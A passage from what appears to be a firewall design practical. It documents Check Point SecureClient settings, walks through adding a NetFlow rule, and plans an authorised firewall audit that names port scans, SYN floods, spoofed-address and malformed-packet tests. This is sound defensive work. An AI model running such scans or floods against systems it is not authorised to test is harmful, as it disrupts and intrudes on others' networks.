


Table 9 : SecureClient Policy Configuration

Option	Value	Impact on Security Policy
Allow clear connections for Encrypt action when inside the encryption domain	Off	If enabled, this option would allow unencrypted connections to be accepted on packets matched to Encrypt rule on the Desktop Policy if the source and destination is known to the domain. We do not want to enable this as an attacker could spoof the source address of one of our servers
Accept DHCP response without an explicit inbound rule	Off	No DHCP connections are required to use the VPN.
Restrict SecureClient user intervention	On	This option prevents the user from disabling the desktop policy on the workstation
Policy Server		There is only one Policy Server at this stage. If another vpn gateway became available, new packages could be generated or each client installation amended to include the new Policy Server.

Figure 18 : SecureClient Additional Information




Table 10 : SecureClient Additional Information

Option	Value	Impact on Security Policy
IKE over TCP	Off	According to firewall documentation there are some NAT devices that do not translate IP fragments correctly and may cause some communications problems. We have not seen evidence of this yet and will consider enabling this if required. If enabled we would have to make provisions for IKE over TCP on the external router as well.
Force UDP encapsulation for IPSec connections	Off	This option can be used if any difficulties are experienced routing vpn traffic through a nat device. We have not seen any evidence of this happening as yet. Turning this option on may be required at a later date.
Do not allow the user to stop SecuRemote	On	This removes the option Stop VPN-1 SecureClient from the System tray menu and the File menu.
Block all connections when passwords are erased	On	If cached passwords are no longer available or expired, all connections should be blocked by SecureClient
Third Party Authentication	Off	SecurID is already integrated into the SecureClient software

Figure 19 : SecureClient Topology Information





Table 11 : SecureClient Topology Information

Option	Value	Impact on Security Policy
Change default topology port to	Default of 264	As 264 is not used by another application we leave the default port in play. It may an option to change this to another port once we are more comfortable with the setup, as it would be better not to use a commonly known port. This would require packages to be generated again, rule changes on the firewall and router as well as some other vpn configuration changes.
Obscure topology on disk	On	If the remote workstation (typically a laptop) was to be stolen, the topology would be obscured by SecureClient
Accept unsigned topology	Off	This ensures that topology data is authenticated before it is accepted
Partial Topology		The topology server is the default vpn gateway and firewall

As we do not use Certificates, the options in the next window on Certificates are left unchecked.

Figure 20 : SecureClient Silent Installation Information



Silent Installation Mode is used which ensures that users cannot make any amendments to the install and all installations conform to the same configuration.

Figure 21 : SecureClient Installation Options




Table 12 : SecureClient Installation Options

Option	Value	Impact on Security Policy
Use Default Installation Folder	On	No reason why we need to change it
Install on Dialup Adapters only	On	We do not want it installed on all adapters as some users may need to use their laptops on the corporate network where SecureClient is not required.
Install SecureClient by default	On	If not enabled, SecuRemote will be installed
Restart after installation by default	On	To ensure that it is enabled upon the next startup

2.3) Tutorial

For the tutorial we will be detailing how to add a new rule to the Firewall-1 Security Rule base.

GIAC IT have just enabled NetFlow on the external router and placed a NetFlow server on the 10.0.6.0/24 subnet. The server has been assigned the address 10.0.6.3 and is listening on udp port 2055 for any incoming statistics from the external router.

General considerations to take into account when amending the rule base:


- Try to keep rules hit more frequently than others near the top of the rule base. This would have to be done on a best guess basis initially. After a few weeks of logs being generated, a report should be run to see how often the rule is being hit compared to others in the rule base and the rule position amended from there.
- Try to avoid allowing connections being made from subnets closer to the external perimeter to subnets closer to or on the LAN – try to encourage system administrators to get the backend to make the connection to the front-end as far as possible. This ensures that the least amount of ports possible are allowed through the external perimeter firewall.
- Get a colleague to verify the policy change you are making
- If defining an object, always define all the addresses and interfaces on the host, else all return traffic from a real address could be dropped

- Step 1: Open the Policy Editor

Start, Programs, Check Point Smart Clients, SmartDashboard.

- Step 2: Logon to the Management Server

Figure 22 : Firewall SmartDashboard Logon Screen



- Enter your username, password and the Ip address of the SmartCenter Server (Management Server). Click OK.

- Step 3: Add the new rule

- Before deciding where to place the rule, go to View, Implied Rules. This way you can see exactly which rules are in play at the moment.
- If you are not sure what sort of levels of traffic the service will be seeing, place the rule below the last explicit rule before the drop rule - in this case, just below rule 20.
- Right-click on the 20 in the No column and select Add Rule, Below.
- A new rule with the format “Any->Any->Any->Any->Drop->None” should have been added.


- Step 4: Add the Source Object

- In this case, an object for the source already exists. Right-click on the Any field in the Source column. The Add object window will be displayed.
- Search for “bunny” and click OK.

- Step 5: Add the Destination Object

- Right-click on the Any field in the Destination column. The Add object window will once again be displayed. This time however, we will need to add a new object.
- Click on New, Node, Host. The Host Node window will be displayed.
- On the “General Properties” section, enter a hostname, ip address and comment. The comment is not a mandatory field but it is a good idea to add some more information on the functionality of the node so that someone else reading/working on the rule base knows what the nodes does.
- On the “Topology” section, enter the interface name (as it is on the node’s operating system), ip address and netmask.

Figure 23 : Workstation Interface Properties



- With only one ip address and interface this is not really required and the rule will work without adding this information. Good practice however to be thorough when working on your rule base.
- Ignore the NAT & Advanced sections as neither automatic nat nor snmp is deployed within GIAC.
- Click OK when done and OK again to add the object to the Destination column.


For the purposes of this rule, the If Via column can be ignore as it is used if you want to apply a rule to a particular VPN community.

- Step 6: Add a Service

- Right-click on the Any field in the Service column. The Add object window will be displayed.
- Click on New, UDP. The UDP Service Properties window will be displayed.
- Enter a name (also add the port number to the end of the name as it makes it easier to read the rule base), comment and port number.
- Disable “Keep connections open after policy has been installed”. This will mean that all “virtual” connections will be closed . If this was ticked, open sessions will be left in the state table every time a new policy is installed. Since we are not going to be getting any replies we don’t care.

Click Advanced to display more configuration options:

Figure 24 : Advanced UDP Service Properties



- The Source port field should be entered if you know what the application will be using as source ports. In this case random port numbers above 1024 will be used so we will not bother with adding this in. By leaving this field empty, we will not waste firewall resources that would otherwise have been used to inspect this field when not much value is derived from specifying such a broad range of source ports.
- If the Protocol type e.g. SNMP is known, it should be entered here. In this case, it is a proprietary Cisco protocol, so leave the field empty.
- Leave Accept replies unchecked – We will not be accepting replies as NetFlow does not require it.
- Set the Virtual Session Timeout to 10s – This means the "virtual" session will be removed from the state table after 10s. As we will not be accepting replies we have set this to the lowest value the field will accept. This will overwrite the default set in the Global Properties section for UDP communications.
- Leave "Match for Any" unchecked – This basically means that if there is a rule on the firewall that has "Any" as a service and there are two services specified with the 2055 udp port, this service name will show up in the logs. Not likely to happen as we do not have "Any" rules, neither do we have another service defined on this port.
- Leave "Synchronize on Cluster" unchecked as we do not have a firewall cluster.
- Click OK to save the service and OK again to add it to the service column.

• Step 7: Change the Action

- Right-click the Drop field in the Action column and select Accept.

• Step 8: Enable Tracking of rule

- Right-click the None field in the Track column and select Log.

• Step 9: Select the firewall that the rule should be installed on

- Right-click the Policy Targets field in the Install On column and select Add, Targets. Select the firewall "funny" and click OK

• Step 10: Apply time constraints to rule

- The rule can be added to only apply during certain times of the day. As NetFlow will be sending information throughout the 24 hours of a day, this field will be left as Any.

• Step 11: Add Comment to the rule

- A detailed comment should be added as to when, why and by whom the rule was added as well as who verified the rule.

The completed rule should look like this :

Figure 25 : The NetFlow Rule


- Step 12: Verify the policy

- Select Policy Verify from the menu. Checkpoint will verify that the new rule does not overwrite an upper order rule or violate some other check such as duplication.

- Step 13: Install the policy

- Select Policy Install from the menu. The following screen will be displayed:

Figure 26 : Policy Install Window



- Tick the policies you wish to install (In this case only tick the Advanced Security policy).
- Click OK to install the policy.
- It will take a minutes or two (depending on the size of the rule base and the number of objects defined) to compile the rule base and then install it.


- Step 14: Verify that the service is working

- Verify data is being sent to the NetFlow server by reviewing some recent statistics.

- Step 15: Verify rule hit is being logged

- Select Window, SmartViewTracker from the menu to check the firewall logs and ensure that the rule is being logged.
- Right-click on the Service column and select Edit Filter, Add the NetFlow service and click OK.

Figure 27 : Service Filter Window in Smart View Tracker



- You should see log entries from the external router to the NetFlow server.

Assignment 3: The External Firewall Audit

Now that the firewall policy has been implemented, it is time to see if it does in practice what we think it does. This audit will be conducted by GIAC's internal IT staff as they would have the most intimate knowledge of the firewall but there are also a few external vendors currently under consideration to do a once off audit of the entire design and then continue with monthly penetration tests.

3.1) Planning

3.1.1) Scope
The audit will centre on the firewall policy itself, i.e. does what we have detailed in the security policy actually come to fruition in a production environment? We will not be auditing the vpn components of the firewall and leave that for a later date.

3.1.2) Technical Approach
The audit will require two laptops to make it easy to move around various subnets when verifying rules. The laptops will be running FreeBSD 4.7 and Windows XP dual boot with the following tools:

- Hping2 is a TCP/IP packet assembler tool. It supports TCP, UDP, ICMP as well as other IP protocols. It is widely used for firewall and network testing.
- Nmap is a tool used for auditing and exploring networks. It is capable of various port scanning techniques as well as OS fingerprinting.
- Nessus is basically a remote security scanner capable of auditing a network for known vulnerabilities. Its security tests will try to actually exploit a vulnerability to see if a host is vulnerable to it.
- Tcpdump is a network sniffer that is capable of displaying communications based on user-defined filters thereby allowing the reader to customize the output.

The audit itself will consist of the following tests:
From the External subnet
- Perform normal port scan and vulnerability test against the firewall itself
- Perform a normal port scan against the used public addresses
- Perform an ACK port scan against the public range of addresses
- Perform Denial-of-Service SYN Flood
- Perform normal operation with spoofed addresses
- Ping test
- Send a malformed dns packet
- Scan for predictable tcp sequence numbers

From the Web subnet
From the Public Service subnet
From the Application subnet
From the Internet Services subnet
- Perform a normal port scan from subnet to subnet

- Perform an ACK port scan from subnet to subnet
- Perform a Denial-of-Service SYN Flood from subnet to subnet
- Perform normal operation with spoofed addresses from subnet to subnet
- Ping test from subnet to subnet

3.1.3) Considerations, Risks and Risk Mitigants

- Management Buy-In

It is important for management to realize the importance of verifying that the firewall policy is correct. Human error could have easily occurred when the rule base was setup. Also, it is important to see how the firewall reacts to various packet scenarios to ensure that the logging and alerting thresholds are correct. This needs to be explained to management so that the necessary resources can be made available for the audit. It is also important to get management to acknowledge that they are willing to accept the risks that the audit may introduce.

- Business Interruption

As the online fortune cookie business is a 24x7 operation with international clientele, there really is no time during the normal business week when the audit can be conducted. It has been decided to conduct the audit on a Sunday afternoon when legitimate traffic levels are at their lowest. Business will be interrupted during the second set of tests (subnet to subnet tests), when one laptop will be given a particular hosts ip address and that host will be unavailable (as the cable will be removed) until the test is completed. All services' availability will be verified after the tests have been completed. The online web services will be redirected to a maintenance page located at the local ISP for the duration of the tests so that clients are aware of maintenance work being done.

3.1.4) Cost & Effort Estimates

- Planning	5 hrs
- Equipment Setup	5 hrs
- Running Audit	10 hrs
- Compiling Results	5 hrs
- Compiling Report	10 hrs
- Evaluating Results	5 hrs
- Address identified issues	10 hrs
- Amending policy as per audit report	10 hrs

(this is really just a best estimate as we do not know how many amendments will be required)

Total Man Hours	60 hrs
Costs per hour	100 euro per hour
Total cost of	6000 euro

3.2) Conducting the Audit

3.2.1) From External subnet

One laptop was plugged into the same vlan as the internal interface of the router and the external interface as the firewall. The tests will be run from this laptop. We did not want to do a scan from the Internet as the router will have filtered some of our tests. This way, we can see if the firewall policy holds up if the router was ever compromised. The second laptop was setup to span the port of the external interface of the firewall. Tcpdump was running on this laptop to verify the packets being sent from the other laptop.
To ensure that no packet leakage could occur (i.e. illegitimate packets were not being forwarded on past the firewall), we installed and ran tcpdump on the IDS hosts monitoring the internal networks 10.0.0.0/24, 10.0.1.0/24, 10.0.3.0/24, and 10.0.4.0/24. The 10.0.5.0/24, 10.0.6.0/24 and 10.0.10.0/24 networks were not included in the scanned networks as these networks are protected by the external firewall and a separate audit of this part of the infrastructure is required to cover off these subnets.

The format used to display the results of the tests in this section is as follows:

- Tool Configuration/Command: first the actual command or configuration used on the tool chosen for the test is given and explained.
- Tcpdump output from laptop2: the output (in some cases only samples of output) from the tcpdump session running on the second laptop verifying the packets from the first laptop's tests. An example of tcpdump output is:

```
09:01:12.120323 110.0.0.15.4637 > 110.0.0.231.249: S 2147491167:2147491167(0) win 16
```

Each field can be described as follows:

```
09:01:12.120323 110.0.0.15.4637        > 110.0.0.231.249:              S
time                source address & port   destination address & port  flag

2147491167:                2147491167                  (0)       win 16
starting sequence number   ending sequence number  bytes   window size
```

- Tcpdump output from IDS devices: the output (if any) from the tcpdump sessions running on the IDS hosts verifying that no packets are being leaked past the firewall.
- Firewall log output: output from firewall logs. An example of firewall log output is:

```
3264568;3May2003;9:01:12;funny;log; drop;;qfe4;inbound;tcp;110.0.0.15;funny;4637;249;21;;;
```

Each field can be explained as follows:

```
3264568;       3May2003; 9:01:12; funny;          log;                drop;   qfe4;
no of logentry; date;         time;     fwall module;  tracking  option; action;  fwall interface

inbound;               tcp;       110.0.0.15;       funny;                4637;
direction of comms;  protocol; source address; destination address; source port;
```

249; 21
destination port; rule number matched


- Tool output: output from the actual tool used to run the test.

a) Perform a normal port scan and vulnerability test against the firewall itself

- Nessus configuration


The following set of screen dumps illustrate the Nessus configuration:

Figure 28 : Nessus Port Scan Settings




All Port scanners have been enabled and the range of ports scanned is 0-65535.

Figure 29 : Nessus Connection Settings



